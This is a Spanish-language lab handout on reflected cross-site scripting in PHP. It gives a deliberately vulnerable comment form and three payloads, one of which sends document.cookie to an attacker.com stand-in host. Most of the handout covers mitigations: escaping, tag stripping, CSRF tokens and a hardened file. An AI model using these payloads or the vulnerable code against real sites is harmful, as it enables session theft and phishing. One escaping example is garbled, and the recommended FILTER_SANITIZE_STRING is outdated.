Actividad 2: Explotación y Mitigación de Cross-Site Scripting (XSS)

Tema: *Inyección de scripts en el navegador*

Objetivo: *Explorar XSS reflejado y mitigarlo con sanitización de entrada*

¿Qué es XSS?

Cross-Site Scripting (XSS) ocurre cuando una aplicación **no valida ni sanitiza la entrada del usuario**, permitiendo que **scripts maliciosos se ejecuten en el navegador de otros usuarios**.

Tipos de XSS:


- **Reflejado:** Se ejecuta inmediatamente al hacer la solicitud con un payload malicioso.
- **Almacenado:** El script se guarda en la base de datos y afecta a otros usuarios.
- **DOM-Based:** Se inyecta código en la estructura DOM sin que el servidor lo detecte.

Código vulnerable

Crear el archivo **vulnerable** *comment.php*:

```
<?php
if (isset($_POST['comment'])) {
    echo "Comentario publicado: " . $_POST['comment'];
}
?>
<form method="post">
    <input type="text" name="comment">
    <button type="submit">Enviar</button>
</form>
```

Este código muestra un formulario donde el usuario puede ingresar un comentario en un campo de texto. Cuando el usuario envía el formulario, el comentario ingresado se muestra en la pantalla con el mensaje "*Comentario publicado: [comentario]*". El Código no sanitiza la entrada del usuario, lo que permite inyectar scripts maliciosos.



Explotación de XSS


Abrir el navegador y acceder a la aplicación:

```
http://localhost/comment.php
```

Ingresar el siguiente código en el formulario:


```
<script>alert('XSS ejecutado!')</script>
```

Si aparece un mensaje de alerta **(*alert()*)** en el navegador, significa que la aplicación **es vulnerable**.



Podríamos redirigir a una página de phishing:


```
<script>window.location='https://fakeupdate.net/win11/'</script>
```



Podemos capturar cookies del usuario (*en ataques reales*):

```
<script>document.write('<img
src="http://attacker.com/steal.php?cookie='+document.cookie+'">')</script>
```

Con esto, un atacante podría robar sesiones de usuarios.



Mitigación


*** Sanitizar la entrada con *htmlspecialchars()***

```
$comment = htmlspecialchars($_POST['comment'], ENT_QUOTES, 'UTF-8');
echo "Comentario publicado: " . $comment;
```

htmlspecialchars() convierte caracteres especiales en texto seguro:

- `<script>` → `<script>`
- `"` → `&quot;`
- `'` → `&#39;`

Con esta corrección, el intento de inyección de JavaScript se mostrará como texto en lugar de ejecutarse.



Aunque usar *htmlspecialchars()* es una buena medida para prevenir ataques XSS, todavía se puede mejorar la seguridad y funcionalidad del código con los siguientes puntos:

*** Validación de entrada**

Actualmente, el código permite que el usuario envíe cualquier contenido, incluyendo texto vacío o datos demasiado largos. Puedes agregar validaciones para asegurarte de que el comentario sea adecuado:

```
if (!empty($comment) && strlen($comment) <= 500) {
    echo "Comentario publicado: " . $comment;
} else {
    echo "Error: El comentario no puede estar vacío y debe tener máximo 500
caracteres.";
}
```

Evita comentarios vacíos o excesivamente largos (500 caracteres).

*** Protección contra inyecciones HTML y JS (XSS)**

Si bien *htmlspecialchars()* mitiga la ejecución de scripts en el navegador, se puede reforzar con *strip_tags()* si solo se quiere texto sin etiquetas HTML:

```
$comment = strip_tags($_POST['comment']);
```

Elimina etiquetas HTML completamente. Útil si no quieres permitir texto enriquecido (bold, italic, etc.).

Si en cambio si se quiere permitir algunas etiquetas (por ejemplo, <b> y <i>), se puede hacer:

```
$comment = strip_tags($_POST['comment'], '<b><i>');
```

*** Protección contra ataques CSRF**

Actualmente, cualquiera podría enviar comentarios en el formulario con una solicitud falsa desde otro sitio web. Para prevenir esto, se puede generar un **token CSRF** y verificarlo antes de procesar el comentario:

Generar y almacenar el token en la sesión

```
session_start();
if (!isset($_SESSION['csrf_token'])) {
    $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
}
```

Agregar el token al formulario

```
<input type="hidden" name="csrf_token" value="<?php echo $_SESSION['csrf_token']; ?>">
```

Verificar el token antes de procesar el comentario

```
if (!isset($_POST['csrf_token']) || $_POST['csrf_token'] !== $_SESSION['csrf_token'])
{
    die("Error: Token CSRF inválido.");
}
```

Previene ataques de falsificación de solicitudes (CSRF).

*** Uso de *filter_input()* en lugar de acceder directamente a $_POST**

```
$comment = filter_input(INPUT_POST, 'comment', FILTER_SANITIZE_STRING);
```

Filtra caracteres problemáticos y evita la manipulación directa de $_POST**.**

Archivo con todas las mitigaciones

Crear el archivo `comment_mejorado.php`

```
<?php
session_start();

// Generar token CSRF si no existe
if (!isset($_SESSION['csrf_token'])) {
    $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
}

if ($_SERVER["REQUEST_METHOD"] == "POST") {
    // Verificar el token CSRF
    if (!isset($_POST['csrf_token']) || $_POST['csrf_token'] !==
$_SESSION['csrf_token']) {
        die("Error: Token CSRF inválido.");
    }

    // Obtener y sanitizar el comentario
    $comment = filter_input(INPUT_POST, 'comment', FILTER_SANITIZE_STRING);
    $comment = htmlspecialchars($comment, ENT_QUOTES, 'UTF-8');

    // Validación de longitud y evitar comentarios vacíos
    if (!empty($comment) && strlen($comment) <= 500) {
        echo "Comentario publicado: " . $comment;
    } else {
```

```
        echo "Error: El comentario no puede estar vacío y debe tener máximo 500
caracteres.";
    }
}
?>


<!DOCTYPE html>
<html lang="es">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Comentarios Seguros</title>
</head>
<body>
    <form method="post">
        <label for="comment">Escribe tu comentario:</label>
        <input type="text" name="comment" id="comment" required maxlength="500">
        <input type="hidden" name="csrf_token" value="<?php echo
$_SESSION['csrf_token']; ?>">
        <button type="submit">Enviar</button>
    </form>
</body>
</html>
```